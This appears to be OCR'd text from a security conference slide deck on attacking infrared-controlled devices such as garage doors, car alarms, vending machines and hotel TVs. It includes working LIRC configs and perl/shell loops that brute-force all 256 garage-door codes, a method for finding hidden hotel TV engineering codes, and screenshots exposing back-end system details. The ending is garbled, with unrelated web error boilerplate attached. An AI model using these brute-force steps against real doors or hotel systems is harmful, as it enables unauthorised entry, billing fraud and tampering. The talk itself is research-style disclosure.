

1000 3100

LINE 1

WATER TREATMENT



LINE 2

WATER TREATMENT



CLEAR



Introduction

■ Why Infra Red?

● Ubiquitous - still used in modern applications

- ▶ TV / Cable / Sat remotes
 - Master configuration / Tuning
 - Package selection
 - Central control / Billing
- ▶ Vending machines
 - Price changes
 - On / Off duty
- ▶ Public display signs
 - Message programming
 - Master configuration
- ▶ Garage door openers
- ▶ Car alarm systems / Central locking
- ▶ Air conditioning

Introduction

■ Why MMIRDA?

- 'Major Malfunction's Infra Red Discovery Application'
- Built in IrDA Serial port on laptops
- Originally intended to write a tool for FreeBSD, but found LIRC and other tools already existed under Linux

Introduction

■ Why Bother?

● IR unlikely to be replaced

- ▶ Fit for use
- ▶ Cheap
- ▶ Simple
- ▶ If it ain't broke, don't fix it!

● Because it's there!

- ▶ Good skills
- ▶ Practice your art
- ▶ Know your enemy

● IR is the ultimate in 'security by obscurity'

- ▶ Invisible rays hide a multitude of sins
- ▶ Simple codes
- ▶ Total control
- ▶ Inverted security model

Simple Replay Attacks

■ Record codes and retransmit

- Early Car Alarms
- Garage Doors
- Toys - RoboSapien
- Standard TVs
- Bars, Clubs etc.
- Clone 'special' remotes

Cloning / Replay Tools

■ Learning remotes

- Casio IR Watches

- Apple Newton

- OmniRemote

- ▶ PalmOS
- ▶ Dev library
- ▶ <http://www.pacificneotek.com/>

- Philips Pronto

- ▶ Human readable (Hex)
- ▶ <http://www.remotecentral.com/>
- ▶ Pronto tools



BUY ME!



BUY ME!

CPWON31





Brute Force Attacks

- Record codes, analyse and infer

- Garage Doors

- TVs

- Cars

Brute Force Tools

■ LIRC


- <http://www.lirc.org/>

- ▶ Visualisation tools
- ▶ Auto learning
- ▶ ASCII / Human readable config
- ▶ Software only with laptop IR port
- ▶ Linux only

■ iRTrans

- <http://www.irtrans.de/>

- ▶ More powerful transmitter
- ▶ Solves PC timing issues
- ▶ Works with more targets
- ▶ Serial or USB
- ▶ Linux or that other popular O/S



Garage Door Openers

- Simple code, manually configurable
- Dipswitch with 8 on / off bits = 256 possible codes



Garage Door Openers

■ Analysing data bits with 'xmode2'



► All on

S11111111 s s s s



► All off

S00000000 s s s s



► 1-7 off, 8 on

S00000001 s s s s



► 1 on, 2-8 off

S10000000 s s s s



► 1-3 off, 4-6 on, 7-8 off

S00011100 s s s s

● Conclusion: 1 start bit, 8 data bits, 4 stop bits

Garage Door Openers

■ Creating LIRC config

● Learn test codes with 'irrecord'

```
begin remote
name garage
bits 12
one 214 558
zero 214 259
toggle_bit 0
```

```
begin codes
```

```
00 0x0000000000000000
01 0x0000000000000001
80 0x0000000000000080
e3 0x00000000000000e3
ff 0x00000000000000ff
```

this is 00011100 inverted to 11100011

```
end codes
end remote
```

Garage Door Openers

■ Now fill in the gaps

```
perl -e 'for (1..255) { printf("%02x\\t\\t0x%016x\\n",$_,$_); }'
```

01	0x000000000000000001
02	0x000000000000000002
03	0x000000000000000003
04	0x000000000000000004
05	0x000000000000000005
06	0x000000000000000006
07	0x000000000000000007
08	0x000000000000000008
09	0x000000000000000009
0a	0x00000000000000000a
0b	0x00000000000000000b

Garage Door Openers

■ Send all possible codes

```
for j in `perl -e 'for (0..255) { printf("%02x\n",$_) }'`; do irsend SEND_ONCE garage $j ; done
```


```
irsend SEND_ONCE garage 00  
irsend SEND_ONCE garage 01  
irsend SEND_ONCE garage 02  
irsend SEND_ONCE garage 03  
irsend SEND_ONCE garage 04  
irsend SEND_ONCE garage 05  
irsend SEND_ONCE garage 06  
irsend SEND_ONCE garage 07
```

- 54 seconds to send all 256 codes





- More complex codes (more bits)



TV

■ More complex codes (more bits)

● Manufacturer collision avoidance

● Groups of codes use different bits

▶ Multiple device types on single remote

TV

Video

Sat / Cable

▶ Standard

Channel select

Menu

Motion

Teletext

▶ Extra

Alarm clock

Pay TV

Checkout

▶ Hidden

■ Hidden codes

● Hotel internal (housekeeping) daily tasks

- ▶ Minibar billing
- ▶ Room cleaning / status reports

● Extras (engineering) one-off tasks

- ▶ Pay TV config
- ▶ Debugging
 - Cable codes
 - Signal strength
 - Port settings
- ▶ Accessory / Service (De)Activation



about
larger



12VDC

12VDC





TV - Discovering hidden codes

■ Reducing the search space - Standard group

- 14 bit code = 16,384 possible codes

[REMOTE]

[NAME]hotel

[COMMANDS]

```
[0][T]0[D]1100000000000000
[1][T]0[D]1100000000000001
[2][T]0[D]1100000000000010
[3][T]0[D]1100000000000011
[4][T]0[D]1100000000000100
[5][T]0[D]1100000000000101
[6][T]0[D]1100000000000110
[7][T]0[D]1100000000000111
[8][T]0[D]1100000000001000
[9][T]0[D]1100000000001001
```

- Bits used so far: xx-----xxxx

TV - Discovering hidden codes

■ Reducing the search space - Standard group

```
[power][T]0[D]11000000001100
[mute][T]0[D]11000000001101
[vol+][T]0[D]110000000010000
[vol-][T]0[D]110000000010001
[prog+][T]0[D]110000000100000
[prog-][T]0[D]110000000100001
[audio][T]0[D]110000000100011
[sleep][T]0[D]110000000100110
[text][T]0[D]110000000111100
[up][T]0[D]100000000010000
[down][T]0[D]100000000010001
[menu][T]0[D]100000000010010
[left][T]0[D]100000000010101
[right][T]0[D]100000000010110
[ok][T]0[D]100000000010111
```

- Bits used so far: xx-----xxxxxx

TV - Discovering hidden codes

■ Reducing the search space - Extra group

```
[smart][T]0[D]11000011001010  
[paytv+][T]0[D]11000011011100  
[paytv-][T]0[D]11000011011101  
[radio+][T]0[D]11000011011110  
[radio-][T]0[D]11000011011111  
[info-][T]0[D]10000011001101  
[info-][T]0[D]10000011001110  
[message][T]0[D]10000011001010  
[alarmon][T]0[D]10000011101000  
[alarmoff][T]0[D]10000011101001
```

- Bits used so far: xx---xxxxxxxx

- first 2 bits used
- 4 bits unknown
- main code in last 8 bits

TV - Discovering hidden codes

■ Reducing the search space - Eliminate unused bits

● Toggle single bit on a standard command

[power][T]0[D]11000000001100 - Original

[power][T]0[D]01000000001100

?

-x-----xxxxxxxx

- Command succeeds

[power][T]0[D]10000000001100

?

-x-----xxxxxxxx

- Command fails

[power][T]0[D]11100000001100

?

-x-----xxxxxxxx

- Command succeeds

[power][T]0[D]11010000001100

?

-x-----xxxxxxxx

- Command succeeds

TV - Discovering hidden codes

■ Reducing the search space - Eliminate unused bits

- Toggle single bit on a standard command

[power][T]0[D]11001000001100

?

-x-----xxxxxxx

- Command succeeds

[power][T]0[D]11000100001100

?

-x-----xxxxxxx

- Command fails

- Assumption: bits 1, 3, 4, 5 ignored
- Search space: bits 2, 5-13 (10 bits) = 1,024 possible codes

TV - Discovering hidden codes

■ For each lead-in pattern

● Create config

```
perl -e 'for (0..255) { printf(" [%03d][T]0[D]100001%s\n",$_,unpack("B8",pack("I",$_+0))) } >> hotel.rem  
perl -e 'for (0..255) { printf(" [%03d][T]0[D]100010%s\n",$_,unpack("B8",pack("I",$_+0))) } >> hotel.rem'
```

● Manual test / observation

```
for i in `perl -e 'for (0..255) { printf("%03d\n",$_) }`; do echo -n "$i" && irtrans localhost hotel $i & echo  
"done" & sleep 2 & done
```

● Rinse, repeat

TV - Discovering hidden codes

■ Profit!

```
[012][T]0[D]10000100110000  
[075][T]0[D]10000111011010  
[122][T]0[D]11000100111110  
[130][T]0[D]11000110111110  
[199][T]0[D]11000101111111  
[200][T]0[D]11000101101011  
[206][T]0[D]11000101111010  
[221][T]0[D]11000101111101  
[244][T]0[D]11000111001111  
[249][T]0[D]11000111010110  
[251][T]0[D]10000111010010  
[254][T]0[D]11000111101110
```

engineering

engineering

engineering

disable spoiler signal / computer

housekeeping

housekeeping

engineering

bingo! this TV is 0wn3d

TV = New Capabilities

■ Reconfigure TV

- Change messages
- Assign to another room
- Assign new free channels
- Find new channels

Hollywood Movies

Adult Features

Internet

Music

PC Games

Guest

CHANNEL INSTALLATION

CHANNEL

CHANNEL

INPUT

LABEL

VIDEO BLANK

AUDIO BLANK

AUTO PROGRAM

EXIT

INPUT

==

==

==

==

==

==

INSTALLATION

TV 40

DELETED

ANTENNA

(CHANGED FROM)

OFF

OFF

CLASH OF
TITANS
PALLAK

LAS VEGAS

Press MENU To Continue

Hollywood Movies


Adult Features

Internet

Music

PC Games

Guest Services



**CEESARS
PALACE**

LKS VIDEO

Press MENU To Continue

Steel Info	
1	2
3	4
5	6
7	8
9	10
11	12
13	14
15	16
17	18
19	20
21	22
23	24
25	26
27	28
29	30
31	32
33	34
35	36
37	38
39	40
41	42
43	44
45	46
47	48
49	50
51	52
53	54
55	56
57	58
59	60
61	62
63	64
65	66
67	68
69	70
71	72
73	74
75	76
77	78
79	80
81	82
83	84
85	86
87	88
89	90
91	92
93	94
95	96
97	98
99	100

TV 1

WELCOME MESSAGE


WELCOME MESSAGE

LINE 1

LINE 2

LINE 3

LINE 4



PHILIPS

2333

013

1000

E

FINISHED BY
MAJOR HALF FUNCTION

FINISHED

2339

TV - New Capabilities

- View back-end systems

S

00000

PRODAC
TESTBILD



12

2556

2.6

00 00 00 00 00

PRODAC | AVM | TESTBILD | 01/04



1 01-31-11 1 1:44 PM
 2 0000 0 0 0 0 0
 3 22 0 17 1 0 22 122 0
 4 AUTO WEST-EL STEREO
 5
 6
 7 00 63 0 21 59 53 51 41
 8 01 13 01 21
 9 05 22 75 35
 10 COMMERCIAL SMARTPORT CA
 11 PROGRAM AC AUTO

1254

mtiltree-30 version 4.8.4

File c:\meti\software\mtiltree.exe (1,320,960 bytes)

Created Tuesday April 27, 2004 5:43:58 PM

Started Friday July 23, 2004 5:27:50 PM

Modulator Fixed, Segment 3

TV Channel 70

Port 7003

Audio Channel 1

Screen pos 0,0

Slide file \\seachange_tr30\c_drive\$\meti\tr30

Start time 7/23/04 17:27:50

Last session 7/24/04 15:13:28

Total sessions 64

Alives sent 9420 Free RAM 4,096

Running on SEACHANGE_TR30, IP 10.1.1.130

TV INSTALLATION

INFL

FRONT ENC

SYST

UK

MANUAL SEARCH

327 MHz

PROGRAM NO

PAYTV 95

STORE

Microsoft

FINE TUNE

Windows NT

Workstation 4.0

PROTECTION

OFF

LABEL

PHILIPS

2246

HTTP/1.0 404 Object Not Found



1) You are not authorized to view this
page

you must be logged in to view this
page

you must be logged in to view this
page

Loading...

638

you must be logged in to view this
page



The page cannot be found

When you click on a link that says "Page not found" or "The page cannot be found", it means that the page you are trying to access does not exist on the website.

Here are some reasons why this might happen:

